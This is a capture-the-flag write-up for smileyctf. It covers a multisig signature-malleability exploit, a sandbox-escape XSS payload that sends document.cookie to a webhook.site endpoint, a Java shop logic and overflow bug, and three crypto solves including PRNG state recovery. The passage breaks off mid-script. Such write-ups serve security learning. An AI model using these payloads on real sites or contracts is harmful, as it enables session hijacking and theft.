



We played smileyctf and got 7th!
misc/multisig-wallet
This multisig wallet lets the owners distribute a shared fund of tokens. Distribute all the tokens in the wallet without the controllers’ permission. do note - the rpc url says 0.0.0.0:8545 on the api, it is actually the second url we gave you for your instance
Ok so we are provided 2 smart contracts Locker.sol and Setup.sol. Setup.sol has super basic stuff so we can basically just ignore that until we write our exploit contract. Let’s look into Locker.sol.
The locker contract sets up a contrusctor, which receives the lock id, 3 signatures (v, r, s), and 3 controller addresses. The constructor will check that we have at least 3 controllers, computes the expected message hash for lockId 0. Then calls validateMultiSig()
constructor( uint256 _lockId, signature[] memory signatures, address[] memory _controllers, uint256 _threshold ) { require( _controllers.length >= _threshold && _threshold > 0, "Invalid config" );
lockId = _lockId; threshold = _threshold; controllers = _controllers; tokens = 1;
// Compute the expected hash bytes32 _msgHash; assembly { mstore(0x00, "\x19Ethereum Signed Message:\n32") // 28 bytes mstore(0x1C, _lockId) _msgHash := keccak256(0x00, 0x3c) } msgHash = _msgHash;
validateMultiSig(signatures);validateMultiSig() will use _isValidSignature to recover the signer address using ecrecover(msgHash, v, r, s), check if the signer is in the controllers list, creates a signature hash using keccak256(abi.encode[r,s,v]). It then ensures that there are no duplicate signers.
function _isValidSignature( signature memory sig ) internal returns (address) { uint8 v = sig.v; bytes32 r = sig.r; bytes32 s = sig.s; address _address = ecrecover(msgHash, v, r, s); require(_isInArray(_address, controllers), "Signer is not a controller");
bytes32 signatureHash = keccak256( abi.encode([uint256(r), uint256(s), uint256(v)]) ); require(!usedSignatures[signatureHash], "Signature has already been used"); usedSignatures[signatureHash] = true; return _address; }This is further supported in validateMultiSig(), which will ensure there are no duplicate signers and have exactly 3 valid signature.
Within the Locker.sol file is a contract SetupLocker, which
The isSolved() function provides the necessary context on what we need to do to solve: Have the number of tokens be zero:
function isSolved() external view returns (bool) { return tokens == 0;}There is distribute function, which will allow us to subtract token by 1 if signatures pass validateMultiSig().
Looking at the constructor again, we know that we have tokens=1, so we need to call distribute() with valid signatures in order to reach the win condition of tokens=0. So how do we do that? The addresses and points are already used so we can’t use those again…
The vulnerability is that the signature hash calculation keccak256(abi.encode([uint256(r), uint256(s), uint256(v)])) creates a unique identifier for each signature, but ECDSA signatures can have two valid representations for the same signer and message.
I’m not really a crypto person, but TLDR for any valid signature (r,s), there exists (r, s’) where s’ = n - s.
Original: (v=27, r, s) uses point (r, y) Malleable: (v=28, r, n-s) uses point (r, -y)
So we if we just calculate the other valid point, it will be able to pass even though it technically is a different signature! Let’s create the Exploit.s.sol. I set this up in foundry, so you may want to understand how to set up foundry or to use a different web3 setup.
// SPDX-License-Identifier: MITpragma solidity ^0.8.0;
import {Script, console} from "forge-std/Script.sol";import {Locker, signature} from "../src/Locker.sol";import {Setup} from "../src/Setup.sol";
contract Exploit is Script {
uint256 privateKey = vm.envUint("PRIVATE_KEY"); //replace w actual contract addr Locker locker = Locker("<CONTRACT ADDRESS HERE>");
function run() public { vm.startBroadcast();
console.log("Starting exploit..."); console.log("Current tokens:", locker.tokens());
uint256 n = 0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141; // secp256k1 curve order
signature[] memory malleableSignatures = new signature[](3);
malleableSignatures[0] = signature({ v: 28, r: 0x36ade3c84a9768d762f611fbba09f0f678c55cd73a734b330a9602b7426b18d9, s: bytes32(n - uint256(0x6f326347e65ae8b25830beee7f3a4374f535a8f6eedb5221efba0f17eceea9a9)) });
malleableSignatures[1] = signature({ v: 27, r: 0x57f4f9e4f2ef7280c23b31c0360384113bc7aa130073c43bb8ff83d4804bd2a7, s: bytes32(n - uint256(0x694430205a6b625cc8506e945208ad32bec94583bf4ec116598708f3b65e4910)) });
malleableSignatures[2] = signature({ v: 28, r: 0xe2e9d4367932529bf0c5c814942d2ff9ae3b5270a240be64b89f839cd4c78d5d, s: bytes32(n - uint256(0x6c0c845b7a88f5a2396d7f75b536ad577bbdb27ea8c03769a958b2a9d67117d2)) });
console.log("Calling distribute with malleable signatures..."); locker.distribute(malleableSignatures);
console.log("Tokens after exploit:", locker.tokens()); console.log("Is solved:", locker.isSolved());
vm.stopBroadcast(); }}We then do:
forge script script/Exploit.s.sol --rpc-url https://misc-multisig-wallet-1y2sewxq.smiley.cat --broadcast --chain-id 31337 --legacy --private-key <YOUR PRIVATE KEY HERE>
== Logs ==  Starting exploit...  Current tokens: 1  Calling distribute with malleable signatures...  Tokens after exploit: 0  Is solved: true
You should see in the output that we have successfully solved the challenge and then broadcast.
Then on the blockchain “info” site, simply press get flag and you will get the flag: .;,;.{sig_replay_kills_multisig}
This was the first ever blockchain challenge I solved in a ctf! I only ever did ethernaut (+ claude crutch on this), but it was pretty cool trying to understand how this worked. Btw pls don’t ask me questions abt this chall its legit blind leading the blind lmao.
web/Sculpture Revenge
client side python is cool. adapted from actf 2025 to require the harder solve.
Is skulpt, and is based on the amateurs ctf 2024 challenge scultpure. Well, we can use jseval to basically just execute javascript. Although, I had to adjust the payload a lil bit after I got local solve but no remote.
import base64import requests
url = "https://web-sculpture-revenge-h132e5cp.smiley.cat"payload = """jseval( "var img=new Image();" + "img.src='https://webhook.site/7d869a27-659b-4af6-b635-76073cf50229/?'+document.cookie;")"""# payload = """import unittest\njseval("alert(1)")"""encoded = base64.b64encode(payload.encode()).decode()print(encoded)req = requests.get(f"{url}/bot?code={encoded}")print(req.text)And we get the flag:
.;,;.{we_love_cattle_no_flags_in_dist_trust_we_know_what_we_are_doing_yep}
web/dry-ice-n-co
We come across a java springboot application, so let’s do a little search for what we need to solve.
So looking at the code we see the requirements to get the flag in ShopController.java:
private List<DryIceProduct> availableProducts = new ArrayList<>(Arrays.asList( new DryIceProduct("flag", 1000000, "you should buy one of these (if you can afford it)"), new DryIceProduct("Small Block", 16, "5kg block of dry ice, perfect for small coolers"), new DryIceProduct("Medium Block", 30, "10kg block of dry ice, ideal for medium-sized coolers"), new DryIceProduct("Large Block", 50, "20kg block of dry ice, great for large coolers"), new DryIceProduct("Pellet Pack", 20, "5kg of dry ice pellets, perfect for shipping") ));So we have to somehow buy flag with price of 1000000. However in ShoppingCart.java we only have 100
public ShoppingCart() { this.items = new ArrayList<>(); this.balance = 100; // Initial balance of $100 this.couponCode = null; }So what to do? Thankfully there’s a bunch of bugs that we can use to solve this challenge, in ShopController.java add-product route:
@PostMapping("/admin/add-product") public String addProduct(@RequestParam String name, @RequestParam int price, @RequestParam String description, HttpSession session) { User user = (User) session.getAttribute("user"); if ((user.admin = true) && user != null && name != "flag") { availableProducts.add(new DryIceProduct(name, price, description)); } return "redirect:/"; }This is a common error in the if statement, that instead of assigning the == comparison operator, instead the user is being assigned as admin true, thereby making us able to add products.
So let’s just assign a really big negative number and hopefully we can use that to help do something. Looking at ShoppingCart.java, we see a math.abs() call to the total, so let’s use java’s INTEGER.min_value, which is -2,147,483,648. This will cause the math.abs to kinda fuck up and do shit.
public int getTotal() { int total = items.stream() .mapToInt(CartItem::getTotal) .sum(); total = Math.abs(total);
...And we can see that there’s a negative number in the product, and when we purchase it we get a negative balance. We can use the coupon SMILEICE to change the balance to positive. As shown in this code:
if (isCouponValid()) { total = (int)(total * (100.0 - (double)DISCOUNT_PERCENTAGE) / 100.0); }Since we get a “less negative” number than the INTEGER.min_value, I suppose the calculation won’t fuck up. Also subtracting a negative number gives a positive number (i shud b a crypto main).
Applying the coupon gives us a big balance, and we can easily purchase the flag:
.;,;.{this_is_not_a_political_statement_btw}
crypto/saas
Every ctf has to have a chall called ‘saas’. Its just tradition.
Source
#!/usr/local/bin/pythonfrom Crypto.Util.number import getPrime as gPfrom random import choice, randintp, q = gP(512), gP(512)while p % 4 != 3: p = gP(512)
while q % 4 != 3: q = gP(512)
n = p * qe = 0x10001
f = lambda x: ((choice([-1,1]) * pow(x, (p + 1) // 4, p)) * pow(q, -1, p) * q + (choice([-1,1]) * pow(x, (q + 1) // 4, q)) % q * pow(p, -1, q) * p) % n
while True: try: l = int(input(">>> ")) % n print(f(l)) except: break
m = randint(0, n - 1)print(f"{m = }")s = int(input(">>> ")) % nif pow(s,e,n) == m: print(open("flag.txt", "r").read())else: print("Wrong signature!") exit(1)The hint function f will let us factor n, which will allow us to easily forge RSA signatures.
f = lambda x: ( (choice([-1,1]) * pow(x, (p + 1) // 4, p)) * pow(q, -1, p) * q + (choice([-1,1]) * pow(x, (q + 1) // 4, q)) % q * pow(p, -1, q) * p) % nOther inputs can be used as well, but the easiest way is to just enter 1 several times since it simplifies the pow(x, (p + 1) // 4, p) expressions.
If x = 1, f simplifies to:
Let’s consider the 4 cases based on the choice([-1, 1]) functions. If they’re both 1, then:
Well, that’s not very helpful. Let’s see what happens if they’re both -1.
Since we weren’t already given , this helps, but we still have to factor it. Let’s try -1 and then 1.
(Similarly, we can verify that 1 and then -1 gives and ). If then . Now that we know and , we can forge as usual. Connect to the server:
>>> 122584873973170387532631975715183528422437016681010618464581741882284345475758086005221539371683857475009200576502143088424522374562879237368635174156835283415890738492843061847279270354725129748353239745320933642792426188606836171676085221631281998525476933677154286648781607693710919190128678155081909268088>>> 157515301216124622590566072376518371083992119569511667096809751291595343959859178121431978621164550685800822333376445699489444284601257225874255447364949171605200949316779305883182575252401100832245566541186202985973093581871838640842808631676969088876776493499364932189494081880465288341782241504351251269985>>> 122584873973170387532631975715183528422437016681010618464581741882284345475758086005221539371683857475009200576502143088424522374562879237368635174156835283415890738492843061847279270354725129748353239745320933642792426188606836171676085221631281998525476933677154286648781607693710919190128678155081909268088>>> 180100175189295010123198048091701899506429136250522285561391493173879689435617264126653517992848408160810022909878588787913966659164136463242890621521784455021091687809622367730461845607126230580598806286507136628765519770478674812518893853308251087402253427176519218838275689574176207531910919659433160538072>>>m = 53132934961200371180676162016341077654053922574943513666756222188084025661854865495927497737291401394349343056615078365876002760589653075983366529467611919986059455834413643048169959689387574237792950919554760828723038198835312635797931913782213768728290856702322316506344912730319204467752773777243157325701>>> 20099041860533093891537787115551939590459747423543968198303933596565566658678985923271987920254172557043540713252140285247197236483427948785565652040279580299735124260366230344421118005522477491963228467520988599509254330856682864301571056119290774894214445107716375324246758240798939405391977606674070669038.;,;.{squares_as_a_service_est_like_the_dawn_of_time}(Since 801... is the largest, we know it must be .)
Final script
from Crypto.Util.number import *from math import gcd
out1 = 80100175189295010123198048091701899506429136250522285561391493173879689435617264126653517992848408160810022909878588787913966659164136463242890621521784455021091687809622367730461845607126230580598806286507136628765519770478674812518893853308251087402253427176519218838275689574176207531910919659433160538072out2 = 57515301216124622590566072376518371083992119569511667096809751291595343959859178121431978621164550685800822333376445699489444284601257225874255447364949171605200949316779305883182575252401100832245566541186202985973093581871838640842808631676969088876776493499364932189494081880465288341782241504351251269985m = 53132934961200371180676162016341077654053922574943513666756222188084025661854865495927497737291401394349343056615078365876002760589653075983366529467611919986059455834413643048169959689387574237792950919554760828723038198835312635797931913782213768728290856702322316506344912730319204467752773777243157325701
n = out1 + 1p = gcd(n, out2 + 1)q = n//pe = 0x10001phi = (p - 1) * (q - 1)d = pow(e, -1, phi)s = pow(m, d, n)
print(s)Flag: .;,;.{squares_as_a_service_est_like_the_dawn_of_time}
crypto/never enough
Source
from random import getrandbitsfrom Crypto.Cipher import AESfrom hashlib import sha256danger = 624*32 # i hear you need this much.given = []key = ""for _ in range(danger//20 - 16): # should be fine if im only giving u this much :3 x = getrandbits(32) # we share <3 key += str(x % 2**12) given.append(x >> 12)
key = key[:100]key = sha256(key.encode()).digest()flag = open("flag.txt", "rb").read().strip()cipher = AES.new(key, AES.MODE_ECB)print(given)print(cipher.encrypt(flag + b"\x00" * (16 - len(flag) % 16)).hex())This challenge clearly involves cracking python’s random, which is based on the mersenne twister algorithm. The script references the misconception that since the state of mersenne twister has 624 32-bit integers, you must need 624*32 bits of output in order to crack the generator, but it turns out you don’t need quite this many. Fortunately, we found a blog from rbtree (unfortunately in Korean, so we had to translate) covering a very similar challenge, so we won’t really have to understand the internals of the prng. As mentioned in rbtree’s post, for some reason it’s impossible to recover the lower bits of the first value of the state, so we had to bruteforce values to find the first part of the key. The vast majority of the solve script was taken directly from rbtree’s final code, and it takes about 2 minutes to run.
Final script
from tqdm import trangefrom Crypto.Util.number import *from hashlib import sha256from Crypto.Cipher import AESfrom Crypto.Util.Padding import unpadimport jsonimport random
class Twister: N = 624 M = 397 A = 0x9908b0df
def __init__(self): self.state = [ [ (1 << (32 * i + (31 - j))) for j in range(32) ] for i in range(624)] self.index = 0
@staticmethod def _xor(a, b): return [x ^ y for x, y in zip(a, b)]
@staticmethod def _and(a, x): return [ v if (x >> (31 - i)) & 1 else 0 for i, v in enumerate(a) ]
@staticmethod def _shiftr(a, x): return [0] * x + a[:-x]
@staticmethod def _shiftl(a, x): return a[x:] + [0] * x
def get32bits(self): if self.index >= self.N: for kk in range(self.N): y = self.state[kk][:1] + self.state[(kk + 1) % self.N][1:] z = [ y[-1] if (self.A >> (31 - i)) & 1 else 0 for i in range(32) ] self.state[kk] = self._xor(self.state[(kk + self.M) % self.N], self._shiftr(y, 1)) self.state[kk] = self._xor(self.state[kk], z) self.index = 0
y = self.state[self.index] y = self._xor(y, self._shiftr(y, 11)) y = self._xor(y, self._and(self._shiftl(y, 7), 0x9d2c5680)) y = self._xor(y, self._and(self._shiftl(y, 15), 0xefc60000)) y = self._xor(y, self._shiftr(y, 18)) self.index += 1
return y
def getrandbits(self, bit): return self.get32bits()[:bit]
class Solver: def __init__(self): self.equations = [] self.outputs = []
def insert(self, equation, output): for eq, o in zip(self.equations, self.outputs): lsb = eq & -eq if equation & lsb: equation ^= eq output ^= o
if equation == 0: return
lsb = equation & -equation for i in range(len(self.equations)): if self.equations[i] & lsb: self.equations[i] ^= equation self.outputs[i] ^= output
self.equations.append(equation) self.outputs.append(output)
def solve(self): num = 0 for i, eq in enumerate(self.equations): if self.outputs[i]: # Assume every free variable is 0 num |= eq & -eq
state = [ (num >> (32 * i)) & 0xFFFFFFFF for i in range(624) ] return state
num = ((624 * 32)//20 - 16)bit = 20twister = Twister()
with open('out.txt') as f: lines = f.readlines() outputs = json.loads(lines[0]) enc = bytes.fromhex(lines[1])
equations = [ twister.getrandbits(bit) for _ in range(num) ]
solver = Solver()for i in trange(num): for j in range(bit): #print(i, j) solver.insert(equations[i][j], (outputs[i] >> (bit - 1 - j)) & 1)
state = solver.solve()recovered_state = (3, tuple(state + [0]), None)random.setstate(recovered_state)
for i in range(num): assert outputs[i] == (random.getrandbits(bit))
for i in range(2**12): # brute force the first output of the key random.setstate(recovered_state) random.getrandbits(32) key = "" for _ in range(30): x = random.getrandbits(32) key += str(x % 2**12)
length = len(str(i)) key = str(i) + key[0:100 - length] assert len(key) == 100 key = sha256(key.encode()).digest() cipher = AES.new(key, AES.MODE_ECB) dec = cipher.decrypt(enc) if b'.;,;.' in dec: print(dec.rstrip(b'\x00').decode('ascii')) breakFlag: .;,;.{never_enough_but_you_gotta_just_make_more_or_something_idk_im_not_a_motivational_speaker_but_you_get_the_idea}
crypto/sums
I have a funny game, unfortunately the odds of you winning are basically 0, but I’m bored, so play with me and I’ll give you a flag if you win.
This challenge is a bit more complicated, but the main code is in sums.py. The Dockerfile has a reference to https://github.com/tsunrise/sumcheck_multilinear/, which has most of the other files along with the associated paper.
Source
#!/usr/local/bin/pythonfrom IPVerifier import InteractiveVerifierfrom IPProverLinear import InteractiveLinearProverfrom polynomial import randomMVLinearfrom random import randintP = 2**256 - 189NUM_VARS = 10seed = randint(0, 2**64)tries = 3verifier = InteractiveVerifier(seed, randomMVLinear(10, P), 0)def prime_verifier(poly, s_claim): global verifier verifier.poly = poly verifier.asserted_sum = s_claim % P verifier.active = True verifier.convinced = False verifier.round = 0 verifier.expect = s_claim % P
def random_poly(): poly = randomMVLinear(10, P) return poly
def do_run(): global tries poly = random_poly() while (s_actual:=InteractiveLinearProver(poly).calculateTable()[1]) == 1337: poly = random_poly() print("Polynomial: ", poly.terms) s_claim = int(input("Enter the sum: ")) prime_verifier(poly, s_claim) p0 = int(input("Enter P(0): ")) % P p1 = int(input("Enter P(1): ")) % P res = verifier.talk(p0, p1) if not res[0]: print("CHEATER!") return False print("Your odds: ", verifier.soundnessError()) play = input("Do you want to play? (y/n): ") if play != "y": print("Bye") return False tries -= 1 while verifier.active: print(f"challenge: {res}") p0 = int(input("Enter P(0): ")) % P p1 = int(input("Enter P(1): ")) % P res = verifier.talk(p0, p1) if not res[0]: print("CHEATER!") return False if not verifier.convinced: return False
if s_claim != s_actual and s_claim == 1337: print("Wow...") return True return False # congrats, you played and lost...
def main(): while tries: if do_run(): print("Hmm, you won my game?") print("Flag: " + open("flag.txt", "r").read()) break else: print("Skissue + get good") print("You have {} tries left".format(tries))
if __name__ == "__main__": main()The challenge implements the SumCheck protocol, where we take the role of the prover and attempt to convince the verifier that the sum of a certain polynomial is 1337. Most of the paper isn’t that important, but it’s worth looking at the table in section 2.3 to get a general understanding of the protocol.
 In each run, the code sends
 f, a randomly generated multilinear polynomial in 10 variables. A multilinear polynomial is a polynomial that’s linear in each of its variables separately, but not necessarily linear as a whole. For example, is multilinear but isn’t. When generating the polynomial, the script verifies that the sum in the while loop, but if we want to get the flag we have to claim that the sum is 1337. Then, just like in the protocol, we send and and in verifier.talk(p0, p1) the script verifies that our claimed s_claim is equal to p0 + p1. Then it asks if we want to play the game, and if so the protocol continues as in the paper. Note that one of our 3 tries is used up only if we decide to play.
The vuln
We already know from never enough that python’s random module is inherently weak, so it is interesting to see a seed given to the InteractiveVerifier. From the source code in IPVerifier.py below, we can verify that python’s random module is being used with the given seed.
"""Interactive Verifier of Multilinear Polynomial SumTom Shen"""import mathfrom random import Randomfrom typing import List, Tuple
from polynomial import MVLinear
DEFAULT_MAX_ALLOWED_SOUNDNESS_ERROR = 2 ** (-32)
class InteractiveVerifier: """ An interactive verifier that verifies the sum of the multi-linear polynomial """
def __init__(self, seed: int, polynomial: MVLinear, asserted_sum: int, maxAllowedSoundnessError: float = DEFAULT_MAX_ALLOWED_SOUNDNESS_ERROR): """ Initialize the protocol of the verifier. :param seed: the random source :param polynomial: The multilinear function :param asserted_sum: The proposed sum (0 and 1) of the multilinear function (which is to be verified) :param maxAllowedSoundnessError: the maximum soundness error allowed """ self.p: int = polynomial.p """ The field size """ self.poly: MVLinear = polynomial self.asserted_sum: int = asserted_sum % self.p self.rand: Random = Random() self.rand.seed(seed)
self.active: bool = True self.convinced: bool = False
# check soundness if self.soundnessError() > maxAllowedSoundnessError: raise SoundnessErrorException(f"Soundness error {self.soundnessError()} exceeds maximum " f"allowed soundness error {maxAllowedSoundnessError}\n" f"Try to have a prime " f"with size " f">= {self.requiredFieldLengthBit(maxAllowedSoundnessError)} bits")
# some edge case: if univariate or constant: no need to be interactive if polynomial.num_variables == 0: if (asserted_sum - polynomial.eval([])) % self.p == 0: self._convince_and_close() return else: self._reject_and_close() return if polynomial.num_variables == 1: result = (polynomial.eval([0]) + polynomial.eval([1])) % self.p if (asserted_sum - result) % self.p == 0: self._convince_and_close() return else: self._reject_and_close() return
self.points: List[int] = [0] * self.poly.num_variables """ the fixed points that are already decided by the verifier. At round i, [0, i-1] are decided """
self.round: int = 0 """ which variable the verifier is summing (at round i, var 0 to var (i-1) is fixed, and the verifier is listening to the univariate function of variable i where var[i+1, n] is summed over. """
self.expect: int = self.asserted_sum """ The expected sum value at round i """
def soundnessError(self) -> float: """ Get the soundness error according to the MVLinear and field size. :return: The float representing the upper bound of probability of accepting when assertion is invalid. """
n = self.poly.num_variables return (n * n) / self.p
def requiredFieldLengthBit(self, e: float) -> int: """ :param e: the maximum allowed soundness error :return: The minimum size of prime required to meet the soundness error constraint. """ n = self.poly.num_variables minP = (n * n) / e return math.ceil(math.log(minP, 2)) + 1
def randomR(self) -> int: return self.rand.randint(0, self.p)
def talk(self, p0: int, p1: int) -> Tuple[bool, int]: """ Send the verifier the univariate linear polynomial P(x). At round i, P(x) = sum over b: P(r_1, ..., r_i-1, x, b_i+1, b_i+2, ...) where r is fixed (as proposed by self.points) :param p0: P(0) :param p1: P(1) :return: a tuple (accept?, random r for x). If accept? is false, the returned integer is meaningless. """
# if the protocol is not active, throw an error if not self.active: raise RuntimeError("Unable to prove: the protocol is not active. ")
# check that P(0) + P(1) is in fact self.expect p0 %= self.p p1 %= self.p if (p0 + p1) % self.p != self.expect % self.p: self._reject_and_close() return False, 0
# pick r at random r: int = self.randomR() pr: int = (p0 + r * (p1 - p0)) % self.p # gradient formula self.expect = pr self.points[self.round] = r
# if not final step, end here if not (self.round + 1 == self.poly.num_variables): self.round += 1 return True, r
# final step: check all final_sum = self.poly.eval(self.points) if pr != final_sum: self._reject_and_close() return False, 0 self._convince_and_close() return True, 0
def _convince_and_close(self): """ Accept the sum. Close the protocol. """ self.convinced = True self.active = False
def _reject_and_close(self): """ Reject the sum. Close the protocol """ self.convinced = False self.active = False
class SoundnessErrorException(Exception): passIn the code, the random function is only used in self.randomR(). If we are able to know future r values before they’re produced, it seems like we’d be able to falsely convince the verifier that the sum if 1337. So we now need to consider how many outputs of the rng we’re able to get. self.randomR() returns self.rand.randint(0, self.p), and since P = 2**256 - 189 it is essentially the same as getrandbits(256). Mersenne twister contains a state of 624 32-bit numbers, so for each r we’re given 8 outputs of the rng. Then, in each run the verifier sends us 9 r values (a 10th r is generated, but never sent), and there are 3 runs in total. So we’re given 9*8*3 = 216 outputs, which clearly isn’t enough to fully reconstruct the state of length 624. Fortunately, we don’t actually have to reconstruct the entire state to predict a few outputs. It turns out we only need to predict to be able to fool the verifier. Anyway, let’s take a look at the source code for python’s random.
/* Period parameters -- These are all magic. Don't change. */#define N 624#define M 397#define MATRIX_A 0x9908b0dfU /* constant vector a */#define UPPER_MASK 0x80000000U /* most significant w-r bits */#define LOWER_MASK 0x7fffffffU /* least significant r bits */
static uint32_tgenrand_uint32(RandomObject *self){ uint32_t y; static const uint32_t mag01[2] = {0x0U, MATRIX_A}; /* mag01[x] = x * MATRIX_A for x=0,1 */ uint32_t *mt;
mt = self->state; if (self->index >= N) { /* generate N words at one time */ int kk;
for (kk=0;kk<N-M;kk++) { y = (mt[kk]&UPPER_MASK)|(mt[kk+1]&LOWER_MASK); mt[kk] = mt[kk+M] ^ (y >> 1) ^ mag01[y & 0x1U]; } for (;kk<N-1;kk++) { y = (mt[kk]&UPPER_MASK)|(mt[kk+1]&LOWER_MASK); mt[kk] = mt[kk+(M-N)] ^ (y >> 1) ^ mag01[y & 0x1U]; } y = (mt[N-1]&UPPER_MASK)|(mt[0]&LOWER_MASK); mt[N-1] = mt[M-1] ^ (y >> 1) ^ mag01[y & 0x1U];
self->index = 0; }
y = mt[self->index++]; y ^= (y >> 11); y ^= (y << 7) & 0x9d2c5680U; y ^= (y << 15) & 0xefc60000U; y ^= (y >> 18); return y;}As we can see, the mt state has length 624, and once 624 random numbers have been generated, it generates a new state within the for loops. Then whenever we generate a random number, it takes the number from the state and applies the xor operations called tempering. Thankfully, the process is invertible, so we can get a number in the state from the output y and vice versa. The untemper functions were taken from rbtree’s blog.
TemperingMaskB = 0x9d2c5680TemperingMaskC = 0xefc60000
def temper(y): y ^= (y >> 11) y ^= (y << 7) & TemperingMaskB y ^= (y << 15) & TemperingMaskC y ^= (y >> 18) return y
def untemper(y): y = undoTemperShiftL(y) y = undoTemperShiftT(y) y = undoTemperShiftS(y) y = undoTemperShiftU(y) return y
def undoTemperShiftL(y): last14 = y >> 18 final = y ^ last14 return final
def undoTemperShiftT(y): first17 = y << 15 final = y ^ (first17 & TemperingMaskC) return final
def undoTemperShiftS(y): a = y << 7 b = y ^ (a & TemperingMaskB) c = b << 7 d = y ^ (c & TemperingMaskB) e = d << 7 f = y ^ (e & TemperingMaskB) g = f << 7 h = y ^ (g & TemperingMaskB) i = h << 7 final = y ^ (i & TemperingMaskB) return final
def undoTemperShiftU(y): a = y >> 11 b = y ^ a c = b >> 11 final = y ^ c return finalHere is the for loop in the source code that generates the first part of a new state.
for (kk=0;kk<N-M;kk++) { y = (mt[kk]&UPPER_MASK)|(mt[kk+1]&LOWER_MASK); mt[kk] = mt[kk+M] ^ (y >> 1) ^ mag01[y & 0x1U]; }Notice mt[i] only depends on the previous mt[i], mt[i+1], and mt[i+M] (where M = 397). Also notice that an r is generated in the verifier script even if we respond n when asked if we want to play the game. Though we can’t actually see the generated r, the fact that we can force the script to generate an r means we can progress through the state of the rng. Since we get 3 tries this means:
- First try: we can submit whatever data to gather the
rvalues based onmt[i] - Second try: we want to gather the
rvalues generated aroundmt[M], so before our second try we should refuse to play the game about 39 times, since that means mersenne twister would have generated 49*8 = 392 values in total. - Third try: using the data from
mt[0:72]andmt[392:464], we can compute at leastmt[0:64](and a little more) in the new state. Thus we will refuse to play the game around 15 more times, so that somewhere through our third try the new mersenne twister state will be generated. Then we will be able to predict and fool the verifier
Now there is only one more detail to figure out. How do we actually fool the verifier if we can predict ?
def talk(self, p0: int, p1: int) -> Tuple[bool, int]: """ Send the verifier the univariate linear polynomial P(x). At round i, P(x) = sum over b: P(r_1, ..., r_i-1, x, b_i+1, b_i+2, ...) where r is fixed (as proposed by self.points) :param p0: P(0) :param p1: P(1) :return: a tuple (accept?, random r for x). If accept? is false, the returned integer is meaningless. """
# if the protocol is not active, throw an error if not self.active: raise RuntimeError("Unable to prove: the protocol is not active. ")
# check that P(0) + P(1) is in fact self.expect p0 %= self.p p1 %= self.p if (p0 + p1) % self.p != self.expect % self.p: self._reject_and_close() return False, 0
# pick r at random r: int = self.randomR() pr: int = (p0 + r * (p1 - p0)) % self.p # gradient formula self.expect = pr self.points[self.round] = r
# if not final step, end here if not (self.round + 1 == self.poly.num_variables): self.round += 1 return True, r
# final step: check all final_sum = self.poly.eval(self.points) if pr != final_sum: self._reject_and_close() return False, 0 self._convince_and_close() return True, 0The talk function is used to verify each of our inputs according to the protocol. When we make our third attempt, we clearly want to claim that the sum is 1337. For every round before the final round, all we need to do is supply p0 and p1 such that p0 + p1 == self.expect mod p. Personally, I just made p0 and p1 equal so that I wouldn’t have to deal with pr depending on r. For the last round, still we have that p0 + p1 == self.expect mod p, but now we also must make pr == final_sum == 1337. Notice that the final r is never sent to the prover, so there would be essentially no chance of coming up with the same final. But since we do have r, we can just solve the equations for p0 and p1.
Final Script
The script takes almost 5 minutes because of the amount of time the server spends generating random polynomials that we don’t actually care about. Anyway this was a very fun chall.
from pwn import *from tqdm import trangefrom polynomial import MVLinear
P = 2**256 - 189io = remote('smiley.cat', 44873, level='error')
TemperingMaskB = 0x9d2c5680TemperingMaskC = 0xefc60000
def temper(y): y ^= (y >> 11) y ^= (y << 7) & TemperingMaskB y ^= (y << 15) & TemperingMaskC y ^= (y >> 18) return y
def untemper(y): y = undoTemperShiftL(y) y = undoTemperShiftT(y) y = undoTemperShiftS(y) y = undoTemperShiftU(y) return y
def undoTemperShiftL(y): last14 = y >> 18 final = y ^ last14 return final
def undoTemperShiftT(y): first17 = y << 15 final = y ^ (first17 & TemperingMaskC) return final
def undoTemperShiftS(y): a = y << 7 b = y ^ (a & TemperingMaskB) c = b << 7 d = y ^ (c & TemperingMaskB) e = d << 7 f = y ^ (e & TemperingMaskB) g = f << 7 h = y ^ (g & TemperingMaskB) i = h << 7 final = y ^ (i & TemperingMaskB) return final
def undoTemperShiftU(y): a = y >> 11 b = y ^ a c = b >> 11 final = y ^ c return final
def r_to_32(r): # converts the raw r values to 8 32-bit rng outputs binary = bin(r)[2:].zfill(256) return [int(binary[32*i:32*i+32], 2) for i in range(8)][::-1]
def flatten(xss): # flattens list return [x for xs in xss for x in xs]
N = 624M = 397MATRIX_A = 0x9908b0dfUPPER_MASK = 0x80000000LOWER_MASK = 0x7fffffff
def gen_next_state(first_part, second_part): # first part of state is mt[0:length] # second part of state is mt[M:M+length] # this will generate new mt[0:length-1]
assert len(first_part) == len(second_part)
mag01 = [0x0, MATRIX_A]
mt = [] for i in range(len(first_part) - 1): y = (first_part[i]&UPPER_MASK) | (first_part[i+1]&LOWER_MASK) mt.append(second_part[i] ^ (y >> 1) ^ mag01[y & 0x1])
return mt
def gen_next_random_values(state): # state is list of 64 # this will generate next 8 r-values nums = [temper(i) for i in state]
rs = [] for i in range(len(state)//8): r_nums = nums[i*8:i*8+8] r = int(''.join([bin(i)[2:].zfill(32) for i in r_nums][::-1]), 2) rs.append(r)
return rs
def send_values(p0, p1): io.sendlineafter(b"Enter P(0):", str(p0).encode()) io.sendlineafter(b"Enter P(1):", str(p1).encode())
def gen_ps(expected_sum): # finds p0 and p1 such that p0 + p1 == expected_sum (and p0 == p1) if expected_sum % 2 == 0: return expected_sum // 2 else: return (expected_sum + P) // 2
def parse_poly(line): return MVLinear(10, eval(line.strip("Polynomial: ")), P)
def round_loop(play, last_r=0): poly = parse_poly(io.recvline().decode('ascii'))
